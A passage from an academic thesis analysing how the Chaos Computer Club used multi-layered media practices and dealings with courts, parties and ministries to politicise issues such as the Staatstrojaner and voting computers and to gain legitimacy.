In the *FAZ*'s following Sunday print edition its co-editor Schirmmacher wrote an editorial on the hack on the front page entitled 'Staatstrojaner: Code ist Gesetz' ('Federal Trojan: Code is law') – reciting Lessig's well-known declaration. The edition also included an extensive article by CCC spokesperson Frank (Rieger 2011)

that explained the hackers' approach and the political importance of the findings. The in-depth explanation was accompanied by a five-page visualisation of the actual code, which shortly afterwards was turned into conceptual art by media artist Aram Bartholl to underline the importance of publicly discussing the political significance of code (see Appendix 18 and Appendix 19). Here the continuing, or even increasing, relevance of mainstream outlets within contemporary media environments becomes apparent. In particular, mainstream channels continue to play a vital role for the Club's ability to reach a wide spectrum of people that might otherwise not come into close contact with the politicisation of technological issues. Access to mainstream media was not only essential because it allowed for high visibility (Rucht 2013), but because of mainstream media's centrality to public life *per se* and its ability to address people from across the whole social range (Couldry 2003). The role of mainstream media was particularly relevant in this case because, as recent research has shown, Germans tend to be loyal to established news outlets and are less likely to adopt newer and individualised services (Newman and Levy 2013). Covering the issue online was also relevant for reaching diverse and international publics. In fact, as Constanze added, the English material on the FAZ's website was accessed more often than the German version. All major national and numerous international media reported on the hack – including the *BBC*, *Huffington Post*, *Bloomberg*, *NBCNews* and *Al Jazeera*. Constanze described the media “hype” as follows:

*The first days after the release were incredible. I was on the Morgenmagazin [‘Morning Magazine’ broadcasted by German public broadcaster ARD], at ntv [German television news channel] and other television stations. I was handed around from one channel to the next one and came back to work in full make-up. [...] There was no reason to get rid of it as the whole thing continued in the evening. Sometimes it's strange to come back into “normal” working life. But that's how it is when something is on fire. All spokespersons collaboratively worked on the case intensely. That's a different kind of group work because the whole team is acting en bloc: radio, print, TV. (Constanze)*

Active audiences further circulated the mainstream reports. One online *Spiegel* article on the hack (Stöcker 2011), for example, had 360 comments, around 4000 Facebook recommendations and 300 retweets within the first two days.

Understandably, all the CCC's own and affiliated communication channels – from Chaosradio and Twitter to individual blogs and podcasts – extensively addressed

the Staatstrojaner hack. The Club also dedicated the Twitter hashtag #Ozapftis to the hack.<sup>26</sup>

*We initiated #Ozapftis because it was important for us to make the whole thing as interactive as possible. We wanted to give people the possibility to react to the disclosure of the Staatstrojaner. (Constanze)*

Besides the interactive element, the earlier mentioned notion of mainstream media taking up CCC Tweets and using Twitter as a news source was another reason for the initiation of #Ozapftis.

The hack catapulted governmental surveillance tactics onto the public agenda, initiating a heated political debate about the entanglements of technological developments and state surveillance in Germany. On the one hand, the CCC had a profound influence on the tone and quality of the public discussion. On the other hand, the CCC initiated debates around the role of contemporary technologies in surveillance in Germany at that time. This was two years before the topic gained global currency owing to Snowden's revelations of surveillance and espionage tactics by the NSA and other foreign intelligence agencies. To be more precise, it was not the hack, but its publication and the way the findings of the hack were articulated that catapulted governmental surveillance tactics onto the public agenda and initiated a heated political debate about the entanglements of technological developments and state surveillance in Germany. To fully grasp the scope of this political debate it is vital to know that for historical reasons Germans are particularly sensitive about data privacy and surveillance by government agencies. The surveillance and control mechanisms of the Gestapo under the Nazi regime and later the Stasi in East Germany have profoundly marked the nation's collective memory. That is to say, in addition to the above-mentioned (alternative, personal and social) media practices, access to mainstream media is vital to the CCC to politicise themes that are not yet part of the political debate. Taken together, the CCC was able to change the climate of opinion through communication by describing and shaping societal constellations via multi-layered media practices that referred back to direct digital action. Through multi-layered media practices CCC members asked different audiences, publics and relevant actors to take note of what they considered to be important political issues. Over the past thirty years the hackers' intensive interaction with diverse media environments has contributed to establishing the Club as an organisation

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<sup>26</sup> "Ozapftis" is the slogan of the annual Oktoberfest in Munich, Germany. In this case it is a word game with "zapfen" ('to tap'), which means both to wiretap and to tap a cask of beer. See, again, Coleman (2012) For a depiction of hacker humour.

able to initiate public debates about particular issues. It was through this process of articulation, which relied on multi-layered media practices, that the CCC was able to state political “facts” and to introduce new themes to the political discourse. They achieved a position where they were able to change, or at least influence, the reference points of political debate.

Taken together, multi-layered media practices enabled the CCC ‘to get their message across in the public discourse’ (Koopmans 2004: 372) amongst the rising number of non-state actors. The CCC, without doubt, is a collective that has ‘something to gain by going public’ (Warren 2001: 164). Yet, as the findings show, going public and achieving mediated visibility was not an end in itself. Rather the Club’s manifold articulations of mediation (Cammaerts 2012: 117) were instrumental to realising the political goals of the hacker organisation. This view takes into account how political constellations, besides being based on material resources, today are increasingly based on the production and circulation of information (Melucci 1996: 176). To fully grasp the relevance of this line of thought one needs to see how, in the case of the CCC, “information” is related to the stark meaning of the verb “to inform” – from Latin, *informare*: to shape, fashion, describe. The CCC’s media practices were above all concerned with *informing* the largest possible public about the political dimension of “technical” issues. From day one outward-oriented communication was fundamental for the hackers if they were to become part of the *description* and *shaping* of societal constellations. More concretely, media practices spanning diverse media environments were fundamental to introducing themes to society that were not yet part of the public discourse.

This modality of generating public attention around particular issues has been referred to as ‘thematization’ (Habermas 1996). The above findings illustrate that the CCC was ‘*in the position* to perceive, identify, and publicly thematize’ (Habermas 1996: 350) the political nature of technical developments. From this perspective, the hackers were not only aiming to be part of existing discussions but were concerned with the recognition of a particular ‘grammar of political claims-making’ (Fraser 2000: 108) by introducing new themes into public discourse. Accordingly, their political engagement was partially directed towards changing the agenda of a given debate (McCombs and Shaw 1972), but even more, it was about changing the reference-points of political debates and predominant conceptions of what is understood as politics (see Lechner 2003[1990]). The CCC introduced elements of conflict, resistance and antagonism into otherwise politically unconscious visions of democratic constellations. Democratic constellations are inherently situational, dynamic and potentially unstable (Dahl

1989; Keane 2009). This, however, does not mean that the thematisation of political issues is simply given. Individual and collective actors who exercise agency in controversial, conflictual and contested ways must bring new political themes to life. As this chapter demonstrates, media practices played a significant role in the Club's struggle to change the ground of politics.

After learning about the relevance interviewees ascribed to practices related to media environments, one of the straightforward questions I asked participants was: Why do you attribute so much importance to "the media"? The replies were often similar and went something like Martin's response.

*As a lobby group you want to convince other people of your ideas, and you don't do that exclusively with members of parliament or a selected public. Instead you also want to do that through the public at large [...] because you can only fulfil your goals when you reach the public at large. I think that that's rather obvious. The issues we are concerned with are questions that need general attention. (Martin)*

*There are many technical things that need to be translated into everyday language. If I occupy myself with mobile phones and information security I also need to understand the technical side to comprehend how it works. The Club is really good at explaining "what's the core of the problem?", "what's the impact on the individual and on society?". Only a few are able to communicate answers to those questions with the clarity the CCC does. (fukami)*

As became clear throughout the interviews, communicating insights to the public at large through multi-layered media practices was not so much concerned with mobilisation. Instead the hackers wanted to change popular thinking more fundamentally by creating a reference point that would make particular themes accessible to the general public. The route they considered most productive for transforming societal constellations at large (see Zald and Ash 1966) was to inform diverse audiences and publics by explaining issues that might otherwise not be comprehensible. The need to translate technical jargon into everyday language was considered particularly important. As participants pointed out, the increased level of technical abstractness made it more and more challenging for lay-persons and politicians alike to understand the functioning of contemporary artefacts or infrastructures. As a consequence it was difficult, if not impossible, to notice the political impacts particular technical developments might bring.

*What we are doing is something like Sendung mit der Maus [‘Mouse TV’, a German children’s TV series]; which means that we review a topic in ways that makes it understandable. [...] The world has changed from the concrete to the abstract. Back in the days – 60 years ago, in the 1950s – most things were very concrete: people were concerned with work in the fields and with machines where you could still see the gear wheels turning. It was possible to comprehend the mechanisms. With computers we can no longer see any of that. We can’t see bits. We don’t know where electrons are flying around. We can’t comprehend it but I can bring it to a level where it becomes comprehensible. (Lars)*

As a concrete example of the relevance of deconstructing the abstractness of technological artefacts or infrastructures to materialise their formerly unrecognised political quality, Lars used the Club’s engagement with the voting computer (Chapter 7).

*Elections in Germany are meant to be accountable. It is one of the requirements: free, secret, independent, and accountable elections. Accountable means that I have the possibility to recount votes. In the case of a computer where I press a button I simply don’t know what comes out at the other end. I can only trust but I can’t validate it. That’s one of the reasons why we doubted voting computers: the comprehensibility was no longer given. (Lars)*

By resetting the voting computer so that it could play chess, the hackers made the manipulability of the computer comprehensible in a straightforward manner. Nobody had seriously questioned the role of voting computers before the hack. Following the hackers’ engagement the constitutional court investigated the matter. The CCC did not only have an influence on the tone and quality of the public discussion around the democratic deficit of voting computers but in fact initiated the debate. While acting with and through technologies was the groundwork of their engagement, the political endeavour of thematising the dubious deployment of computing technology was only brought to life once the outcomes of the hack were articulated across diverse media environments. Bringing together direct digital action (Coleman 2013) and articulation through multi-layered media practices enabled the hackers to make the political dimension of a particular technology visible and comprehensible.

*Whenever we have new insights it is important for us to communicate them. There is no other way for us than going through the general public. (Constanze)*

*Spreading our knowledge and message as wide as possible, that's the aim. It starts by organising the Congress where media representatives take part, by talking with other media representatives, by maintaining websites, the whole spectrum for how you reach people. (anonymised)*

*Retrospectively: the more issues around technology and new media become part of society the more we are represented in society with our know-how and try to do our transparency and explanatory work. The articles in the FAZ, that's explanatory work, it is the mediation of essentials and coherences. That's a central part of the Club's endeavours. (Steffen)*

*We may not cause chaos, but we do understand some small part of how chaos works, and we have been able to help others deal with it better. (Gonggrijp 2010: n.p.)*

By articulating and framing the complexity of technical developments into messages that were intelligible for a wide range of publics and audiences, the hackers fulfilled a large part of their political aims. Multi-layered media practices were fundamental for enhancing 'civic agency' (Dahlgren 2013, 2009) as they allowed the hackers to practise informative and explanatory work by making complex issues that co-determine societal constellations more comprehensible to citizens. Through multi-layered media practices CCC encouraged citizens to make more informed political judgements. As a consequence, one could go so far as to say that through their engagement practices the hackers promoted democratic constellations generally as they stimulated practical knowledge that brought technical findings together with political values and social assumptions (Fischer 2009: 7). Multi-layered media practices aimed at mediated visibility were not an end in themselves, but a vehicle to make the functioning and consequences of particular technologies comprehensible and, in making them so, to politicise them.

*These are things that simply need to be said and might otherwise not be said at all or might reach a much smaller audience. The column in the FAZ and the podcasts are good examples where people spread and extravert knowledge. [...]*



*Data privacy and copyright, for instance, are themes that we have addressed at length and on which we can make more qualified statements than a journalist who has to cover 1000 other topics and has only a few hours to become acquainted with the issue, and in the end cites Wikipedia. (starbug)*

*What we're doing is editing a topic so that we can convincingly explain it and people understand what's going on. The object code of the binary data of the Staatstrojaner that was printed in the FAZ, for example, can be interpreted. Someone who does not study anything related might not necessarily understand the code that is written in the paper. Fascinatingly, after the FAZ published it, we got so many reactions of people saying, "Wow, I understand what is going on. It is comprehensible." [...] That's the aim: to make it public until it is comprehensible. (Lars)*

In other words, the outcome of disassembling technical abstractions needed to be publicly communicated to bring the political dimension of hacking to life. To fulfil their goal of *informing* publics, CCC members decided to rely on particular practices that possessed the quality needed for making the political dimension of a given issue comprehensible. One reason to go with a newspaper in the case of the Staatstrojaner, for example, was because 'the visualisation of the case is not very easy and therefore we decided against doing it on television' (Constanze). The five-page visualisation that accompanied the *FAZ* article on the Staatstrojaner was therefore crucial for deepening readers' comprehension of the surveillance software. The relevance of multi-layered media practices was also clear in the CCC's biometric related hacks. As Lisa emphasised, 'there are things that are difficult to explain in words' (Lisa). As shown earlier, the self-produced video material which was taken up by national and international mainstream media played an important role in making the functioning and limitations of biometric technology comprehensible to a variety of audiences.

Concluding this chapter, one can remark that acting with and through contemporary technologies and infrastructures appeared to be the core of the hackers' engagement practices. Yet, the political project that informed this material deconstruction, establishment and maintenance was only accomplished once these engagements were communicated through multi-layered media practices. Framing technical developments as political to a large degree relied on comprehensible narratives, visualisation, metaphors and instructions. More concretely, multi-layered media practices were on the one hand fundamental for

positioning new issues in public discourse, and on the other hand to thematising them in ways that enabled different audiences and publics to understand the political dimension and societal significance of particular “technical” issues. Acting *with*, *through* and *about* technology were combined approaches that enabled the CCC to provide a hermeneutic to people so they could understand the political dimension and societal significance of particular technical issues. Engagement practices that challenged predominant conceptions of what is understood as political and elaborated new conceptions of politics were grounded in the synergy of symbolic and material resources. Instead of protesting or mobilising a crowd of people on the street the CCC predominantly relied on acting on the given issue through direct digital action and on articulating their field-tested knowledge and experience through multi-layered media practices.

### 8.5 Conclusion

As this chapter has shown, acting *with* and *through* contemporary technologies was deeply entangled with articulating knowledge and distributing information to frame technological developments as political phenomena relevant to society at large. Compared with the early days, the interrelation between acting *with*, *through* and *about* media technologies and infrastructures has intensified rather drastically, at the same time as the channels and practices related to communicative action have diversified and multiplied. The growing interdependence of different media outlets, technologies and platforms enabled the CCC to embed its voice within a widespread media environment, while still being in control of the actual content that was circulated. In contrast to the Club’s early interactions with counter media *taz*, which reached only a fragment of the population, the CCC’s multi-layered media practices enabled the hackers to reach people across political spectrum. Multi-layered media practices describe the production, communication and circulation of messages across different media environments that are entangled with each other by non-linear flows of information. In other words, the CCC did not simply increase its interaction with media over time but developed from very “secluded” media practices to practices that reached a wide spectrum of audiences and publics – including various styles and modes of access to mainstream media. Acting *with*, *through* and *about* technology were combined approaches that enabled the CCC to provide a hermeneutic to people so they could understand the political dimension and societal significance of particular technical issues. Engagement practices that challenged predominant conceptions of what is understood as political were grounded in the synergy of symbolic and material resources. Instead of protesting

or mobilising the hacker organisation predominantly relied on acting on the given issue through direct digital action and on articulating their field-tested knowledge and experience through multi-layered media practices. Along with this development the CCC established a reputation as a trusted political organisation and was able to sustain its engagement over time. The rising number of Twitter followers, the continually growing interaction with mainstream media and the growing number of visitors to the annual Congress, amongst other developments, underline how the Club's role in making a complex world comprehensible was recognised and considered relevant by a growing number of people. The following chapter will complement these findings by elaborating in more detail the CCC's interaction with institutional politics and the importance of establishing a coherent identity.

## A Concrete Multiplicity

Following up on the previous chapter the first section in this chapter explains the Chaos Computer Club's legitimisation as occurring largely through the organisation's interactions and collaborations with institutional political entities. The second section interrogates more closely the correlation between the CCC's multi-layered media practices and its interactions with government agencies. Bringing together participants' statements quoted in this chapter and relational notions of legitimisation this section conceptualises the dynamics at hand as *circuits of legitimisation*. Section three highlights how the Club is a heterogeneous collection of multi-socialised and multi-determined actors, who concentrate their expertise on a small set of issues concerning the political consequences of technology. I emphasise that the CCC's political capacity was only brought to life once the hackers' technology related skills, knowledge and experiences were consolidated and communicated coherently beyond a circle of like-minded people. I will particularly analyse the importance of the leading role played by Club spokespersons for the collective's formation of legitimisation and ability to act politically. Overall, opposing approaches that argue for a (more or less) direct causal chain between media attention and legitimacy, this chapter argues for a more relational understanding of the dynamic between actors' media practices and legitimisation.

### 9.1 The hackers and institutional politics

To fully grasp the political importance and societal embeddedness of the CC it is indispensable to look at the hackers' interaction with institutionalised bodies. Since 1984, three years after its foundation, the CCC has acted as a registered association represented by an executive committee that has primarily functioned as a legal delegation. Registration as a not-for-profit association pre-empted the so-called anti-hacker-paragraph, which came into effect in 1985 in Germany and criminalised the penetration of unsecured computer systems. As Andreas Bogk, a CCC member since around 1994, long-term spokesperson and former board member put it:

*We actively decided to stay on the legal side and formed a registered association when the government introduced the hacker-paragraph, instead of going underground. (Andreas Bogk)*

This decision was far from self-evident. The founding years of the CCC were preceded and accompanied by politically turbulent times that saw, for example, the radicalisation of political activism in form of the militant Red Army Fraction (RAF). The possibility of forming a legally legitimated collective is part of the very definition of democratic constellations, in that they create space for a plurality of civic and political associations (Dahl 1989; Fung 2003). From this perspective, the Club's present-day standing partially originated in its legal legitimisation. Yet, my analysis is less interested in the organisation's legal status than in the engagement practices that led their activities to being perceived as appropriate and justified in its chosen course of action (Suchman 1995; Edwards 2000). As participants stated, over the thirty years the Club was slowly but steadily moving away from its anarchic, underground origins towards more established fields in society. As a consequence they came to be seen less as "nerds" in hacker scenes and increasingly appreciated by a various publics and relevant actors. In addition to the growing number of Twitter followers, the exponentially growing interactions with mainstream media and the growing number of visitors to the annual Congress, the process of increasing societal resonance could be witnessed in *constantly rising membership figures*.

*It is a strong, exponential growth. In the beginning we always had around 100 members, and it stayed like that for years. One can clearly see a sudden increase in the mid-2000s – that's when it really got going. (Martin)*

Membership numbers matter because active participation in the collective work of an organisation is generally seen as a sign of an organisation's "effectiveness" and to signal broader legitimacy for the group and its claims (Amenta et al. 2010). In the same time frame the CCC had been noticeably *included in and distinctions bestowed by non-governmental organisations*. In 2010 the CCC received a Prix Ars Electronica award for throwing the spotlight on the societal consequences of new technologies for the past thirty years. In the early 2000s Andy Müller-Maguhn was elected to the directory board of the Internet Corporation for Assigned Names and Numbers (ICANN) – a not-for-profit organisation responsible for coordinating critical parts of the internet's infrastructure. More recently, Constanze Kurz received one of the highest nonpartisan distinctions in Germany,

the Theodor-Heuss-Medal, for igniting political discussion of values and publicly working towards democratic solutions.

Even more importantly for the focus of this thesis on legitimation processes and long-term engagement was the Club's growing *interactions and collaborations with institutional politics*. The hacker organisation was asked to appear as an official expert by the German constitutional court on five occasions – for example, relating to the use of voting computers and to governmental data retention.<sup>27</sup> In most cases the federal judges implemented the Club's recommendations. Along the way, the court also subscribed to the hacker's *Datenschleuder* magazine.

*For me personally a decisive breakthrough was when the library of the constitutional court made a Datenschleuder subscription. That moment I thought, "wonderful, now the Club has really arrived in the middle of society". (Klaus)*

At the same time, as participants recounted, the CCC was advising all major German political parties, as well as numerous senior legislators and a number of state ministries. Individual members were frequently asked to advise governments at both the provincial and federal levels to comment, for example, on the social and cultural significance of hackerspaces in Berlin, on information technology security in the economy, and on the security level of the newly introduced E-Government communications service De-Mail. In addition, Constanze (nominated by the Left Party) and the honorary CCC member padeluun (nominated by the Free Democratic Party), acted as experts on the German parliament's committee on Internet and Digital Society for duration of its work, from 2010 to 2013.

Overall, through developing versatile political affiliations with various levels of governmental administration, CCC members in one way or another answered calls for hackers' increased engagement 'within the realm of traditional power and politics' (Doctorow 2012: n.p.).<sup>28</sup> Complementing the notion that the hackers enhanced 'civic agency' (Dahlgren 2009, 2013) by supporting citizens in comprehending complex issues, one can register that the Club also provided affected institutional actors – politicians, administrators, judges – with action-oriented narratives required for decision-making (Fischer 2009: 7). The fact that all three branches of state governance sought to consult with the CCC's shows that

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<sup>27</sup> See Rosanvallon (2011) on the progressive role constitutional courts play in how the question of democracy is framed today.

<sup>28</sup> Cory Doctorow gave a much-praised talk at the 28<sup>th</sup> Chaos Communication Congress (28C3) on 'The Coming War on General Purpose Computation'.

the hackers were considered advocates with a legitimate voice by institutional politics. Public statements by politicians across political camps about the Club's role in developing democratic constellations further underlined this general level of acceptance. In the context of the Staatstrojaner hack, then Minister of Justice Sabine Leutheusser-Schnarrenberger stated in a much-cited interview: 'Rarely are assessments of the technicians as important for legislators as they are today' and continued by declaring that CCC members were 'no anarchists but experts' (Leutheusser-Schnarrenberger 2011: n.p.). In an award-winning television documentary on the Club's history Thomas De Maizière, Federal Minister of the Interior, stated: 'The CCC is something like a positive disturber. [...] Society would be poorer without such a positive disturber. One needs them, but should not always entirely listen to them' (Glasstetter and Meyer 2010: minute 13:40). As Klaus commented these developments:

*The aim was never to brand the Club but to spread substantial matters that emerged from the know-how pool of the CCC. And they've simply succeeded in making these matters acceptable.* (Klaus)

This is not to say that the relation between the CCC and institutional politics was entirely harmonious, as the last part of De Maizière's appraisal hints. As an example from early 2014 demonstrates, the relationship continued to be conflictual, or at least tense. Together with the International League for Human Rights (ILHR), members of the CCC filed a criminal complaint against the German federal government and the presidents of the German intelligent services. The alliance accused German secret agents, the German Minister of the Interior as well as the German Chancellor of illegally aiding and abetting a violation of the right to privacy by bearing and cooperating with the electronic surveillance of German citizens by the NSA and other foreign intelligent agencies (Chaos Computer Club 2014). Both the advisory activities and making use of legal tools was that besides maintaining direct digital action and multi-layered media practices, the Club was also open to exercising more conventional and direct tactics for bringing about political change.

A telling example of engagement practices that relied on "traditional" forms of doing democracy was the Club's initiative for more governmental transparency. In 2011 the CCC, together with the organisations Mehr Demokratie ('More Democracy') and Transparency International, successfully filed a people's initiative for a new transparency law in Hamburg. The first federal state in Germany, Hamburg introduced a law that gave citizens the right to information from their government and administration free of charge and anonymously. The

online information register included senate resolutions, building permits, contracts concerning public services and expert appraisal. As Michael Hirdes aka Dodger, CCC spokesperson and a driving force behind the initiative, described it:

*Hamburg's new transparency law can reduce distrust as anyone – citizens, organisation and journalists – can see how decisions are made and what they are based on. Also, authorities know that the public can check their work, which discourages corruption.* (Dodger)

As one might expect, media outlets reported widely on the issue and requested CCC members as sources, commentators and contributors to explain the meaning and importance of the initiative.<sup>29</sup> As the latter example demonstrates, the Club's *interactions and collaborations with institutional politics* indicate engagement practices that subject governments and other decision-making bodies to permanent public scrutiny and control (Keane 2009; Rosanvallon 2008). At the same time, successfully tabling new laws and advising the constitutional court point to more fundamental political issues.

The versatile political affiliations and confrontations with various levels of state governance demonstrate that the hackers have not simply been adopted by institutional politics. Instead, we see that the hackers' account of social reality was increasingly accepted and in demand. Accordingly, the processes depicted in this thesis further emphasise how the hackers were in the position to 'convincingly and *influentially* thematize' (Habermas 1996: 359) technological development as political subjects. One can even go a step further and pointing out that the CCC was not only capable of politicising particular issues, but was also in the position to 'furnish them with possible solutions, and dramatize them in such a way that they are taken up and dealt with by parliamentary complexes' (Habermas 1996: 359). Participating in political committees, being consulted by political parties and ministries, advising the constitutional court and tabling new laws – what has been referred to as 'effective problematization' (Habermas 1996: 359) – indicate a level of legitimation and political involvement that complements the earlier attested capacity for effective articulation of issues and concerns.

The previous chapter showed that the Club had become a trusted voice across diverse media environments. In particular, the different styles and forms of access to, as well as their reputation in the mainstream media (Gamson and Wolfsfeld 1993; Ericson et al. 1989; Ferree et al. 2002), indicate that the hackers were considered appropriate sources and actors with a legitimate right to voice their

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<sup>29</sup> The total number of reports, articles and stories on the issue amounted to 407 at the time of research.



concerns (Gitlin 1980; Phillips et al. 2004). This chapter so far has made a similar argument for the case of institutional politics. As will be shown throughout the coming section, recognition by journalists and media organisations and the acceptance of the Club's account of social reality by legislators, politicians and judges were deeply interconnected. A vital aspect of the Club's multi-layered media practices and political work was to *inform* – that is, describing, making comprehensible and shaping – the largest possible public. By spreading practical knowledge about the political values of technological developments the hackers aimed to assist citizens in making more informed political judgements and thereby to enhance citizens' deliberative processes. Considering the interrelation between media environments and institutional politics in more depth, it became clear that multi-layered media practices played an additional vital role for the Club's political endeavours.

Gaining access to, as well as their standing and preferred framing of the issues in quality newspapers like the *FAZ* was not necessarily seen as a proxy for access to elite policy makers (Powers 2014). Nonetheless participants saw it as a central vehicle to deepen insider strategies. More concretely, multi-layered media practices were considered indispensable for putting pressure on and gaining access to institutional politics.

*On the one hand we believe that the public has a right to know. It has been like that since the Btx hack – which, by the way, had its 27<sup>th</sup> anniversary recently. From Btx throughout all following hacks, uncovering a political scandal for us always implies public relations and interactions with the media. We can't work in any other way because otherwise we can't exert any pressure. (Constanze)*

*If you manage to communicate appropriate public anger coupled with technical competence to the outside you become a contact person in demand. (Erdgeist)*

It is understood that policymakers and political institutions process the flood of information disproportionately as they allocate attention to some problems rather than others (Jones and Baumgartner 2005; McCombs and Shaw 1972). Through the multiplication and diversification of media-related practices the CCC occupied more and more information channels received by large-scale audiences and, at the same time, were digested by individuals and organisations that were more directly involved in decision-making.

*Whenever a totally absurd law is supposed to be pushed through the parliament, we have to mobilise all the media*

*power at hand to convey our venom. And this is indeed a quite powerful weapon. (Erdegeist)*

*What we've learned based on earlier experiences – in particular the Btx hack – is that one has to go on the “offensive”, one has to make it public. That's our procedure and it has proven to be successful since 1984. Once it is public you can't take it back because a certain public pressure emerges. Once the pressure builds up you can apply it in a useful way. (Lars)*

Interestingly, Lars explicitly used the term offensive to describe the hackers' modes of engagement directed to state institutions (see Cohen and Arato 1992: 548–63). Multi-layered media practices, and in particular access to and coverage by mainstream outlets, meant CCC was able to become a “voice of the public” and appeared to furnish the CCC with legitimation in relation to relevant political actors (Lazarsfeld and Merton 2004[1948]). Club members made active use of this dynamic to gain attention by and admission to institutional politics.

*Once our ideas and messages have gained currency we seek talks with the major political parties. [...] After the publication of the [Staatstrojaner] codes we did, of course, seek talks with all major parties. We had meetings in the FDP [Free Democratic Party] headquarters, we also had contact with the CDU [Christian Democratic Party], we met with the internet politicians of the SPD [Social Democratic Party], and we will continue this Friday. Next week we participate in the parliament's subcommittee on new media. (Constanze)*

The observations by participants echo the notion that achieving positive standing in the media may be a necessary condition for recognition by targets of influence (Gamson and Wolfsfeld 1993; Cammaerts et al. 2013). Even more tellingly, these statements by participants emphasise how the hacker organisation was bringing together “old” and “new” as well as “direct” and “indirect” modes of co-determining the political landscape. While the Club was acting *with* and *through* media technologies and infrastructures in rather unconventional and radical ways (Chapter 7), its members acknowledged that influencing democratic constellations in large part included operating within the realm of institutional powers. While hacking was both to attract attention and to demonstrate the Club's practical skills, direct digital action on its own was not sufficient to bring about political change. Bringing these findings into dialogue with the earlier notion that the Club was

acting *about* media technologies and infrastructures on the basis of their multi-layered media practices, one can now add that the CCC was also acting *about* media technologies and infrastructures by interacting with institutional politics. In fact, as has been shown above, media-related practices and interaction with relevant actors were strongly interconnected. Articulation processes that enabled the hackers to ‘effectively problematize’ (Habermas 1996) technological developments as political relied on both multi-layered media practices and interactions with institutional politics.

So far correlations between making an issue public and interacting with institutional politics appear to be rather event-oriented. In a similar way, the correlations might be interpreted as a one-way stream flowing from mediated visibility through public pressure to interactions with institutional politics. Yet, to stop the analysis at this stage would be to investigate the Club’s political activism only on the surface because the dynamics in play were in fact more complex and less straightforward. In particular, legitimation processes were much less causal than often proposed, and strongly interwoven with long-term developments.

## 9.2 Circuits of legitimation

One can conclude on the basis of the previous sections that the CCC established a reputation as a trusted organisation in a rapidly changing and uncertain field. Legitimation to a large degree rests on reputation. Reputation in turn is an ‘invisible institution’ upon which trust is ultimately based (Rosanvallon 2008: 13). Over three decades, and in particular within the past ten to fifteen years, the CCC has managed to position itself as a reliable and impartial political actor. People across the spectrum – citizens, media representatives, constitutional judges, politicians – have trust in the ways the CCC contributes its knowledge and experience in thematising and politicising technological developments. The CCC’s activities, which range from offering diagnostic services to speaking truth to power, have largely been recognised as socially useful.

*These days the CCC is perceived as a collective that has a strong expertise in a particular area. When we manage to link this perception to an issue or topic that we want to communicate it is possible to implement our campaign and aims. (Erdgeist)*

Articulating believable narratives across media environments and in direct interaction with institutional politics played a vital part in the CCC gaining its current standing which enabled them to politicise technological developments.

What has been described as acting *with*, *through* and *about* media technologies and infrastructures can also be described as practising ‘defensive’ and ‘offensive’ modes of engagement (Cohen and Arato 1992: 548–63). On the one hand, the hackers’ engagement was directed inwards to civil society as it supported and enabled emancipatory practices related to contemporary technologies. On the other hand, their engagement was explicitly directed outwards to state institutions.

Yet, the concrete interrelation of these three dimensions – *with*, *through* and *about* – and their relation to the formation of legitimation need further untangling. Let me start by unpacking the example of the voting computer in more detail. Computerised voting machines were first used in Germany during the European Election in 1999 and for the last time in September 2008 during council elections in the state of Brandenburg. Following the CCC’s expert report the German constitutional court ruled the use of voting computers unconstitutional, in March 2009. The court’s verdict explicitly referred to the findings of the Club’s hack and stated that voting computers – used by around two million citizens during the general elections in 2005 – contradicted the convention of the public nature of elections, which guarantees every citizen control of the legality of any election. The legitimation of the Club’s direct digital action, as well as their narration by the highest court in Germany, was the tip of a series of acts that started with hacking the computer, initiating a public campaign across diverse media environments and direct interaction with the constitutional court, ending with the court’s ruling. Boundaries between “insider” and “outsider” tactics (Mosley 2011) were blending into each other. As a consequence of this process the CCC not only politicised the issue of electronic voting but achieved a concrete change in democratic procedure. In most of the world’s largest democracies – Brazil, India and the United States – where this form of intervention was not performed voting computers are still in use.

One might interpret this process as a chain-like dynamic where A leads to B and B leads to C. In the course of the fieldwork this understanding of causality came to seem oversimplified. Instead of a chain the process appeared to correspond more strongly with a circular or spiral dynamic.

*It always arose out of the circumstances – for example, when the constitutional court approached us. One thing led to another: we became better known, other people approached us, and we became even more known. (starbug)*

Participants emphasised that after each implementation of the CCC’s recommendations by the constitutional court, interest by and access to different

media outlets grew and so did inquiries by politicians and legislators. Other interviewees who commented on this echoed starbug's description of a cumulative effect taking place over time.

*It went hand in hand. On the one hand a wide public increasingly appreciated the themes we were acting on and on the other hand we became more professional.* (anonymised)

*The fact that politicians take them seriously and listen to them, and the fact that large publishing houses pay court to the CCC and offer a platform to distribute its views – or rather the view of single CCC members – are clear signs of the Club's standing.* (Lisa)

The participants' statements point to longer term dynamics and complement the earlier rather event-oriented relation between acting *with*, *through* and *about* technologies. In this context multi-layered media practices and interactions with institutional politics were seen as interrelated and similarly important for the hackers' legitimation. The interrelation between multiplying and diversifying media practices and interaction with various levels of government administration is also clear in given the fact that both dynamics took off at about the same time. Scholars who diagnose correlation between media practices and the societal standing of political actors have argued for a strong correlation between media representation and legitimacy (Lazarsfeld and Merton 2004[1948]; Herbst 2003; Koopmans 2004; Yoon 2005). My research agrees with these account, as far as media environments serve both as an indicator of legitimacy by society-at-large and as a source of legitimacy in their own right (Deephouse and Suchman 2008). At the same time, my findings complement and complicate existing lines of reasoning. They do so in two ways. First, as has been emphasised throughout previous sections and chapters, actors' media-related practices today go far beyond coverage by mainstream media. The CCC's media related practices rely on multi-layered interactions across diverse media environments. Second, instead of arguing for a straightforward causal chain between "media attention" and legitimacy my research reveals a more dynamic process. The reciprocal dependences grounded in both the hackers' multi-layered media practices and their interactions with institutional politics. As a result, when considering the relationship between actors' media- practices and legitimacy it is necessary to conceptualise the dynamics at hand as *circuits of legitimation*.

Conceptualising the processes at hand as circuits of legitimation takes into account that legitimation is never constructed in a vacuum, but is established in relation to a range of actors within a given environment (Rosanvallon 2011;

Suchman 1995). The CCC's ability to manoeuvre their issues into public discourse and to advance their political goals to a great extent relates to prevailing societal constellations. The more technology found its way into people's everyday lives, the more attentive citizens, media representatives and decision makers became to actors that demonstrated and articulated reasonable engagement in relation to technical developments. Gaining and maintaining legitimacy is something that is framed and conditioned by social realities. As has been signalled, legitimation can be at least partially secured through institutions like the media (Thompson 1995). Yet, legitimation is never simply mediated. Media-related practices are vital for legitimation processes as they contribute to, amongst other things, mediated visibility. All the same, they are merely a part of larger figurations, even if an important one.

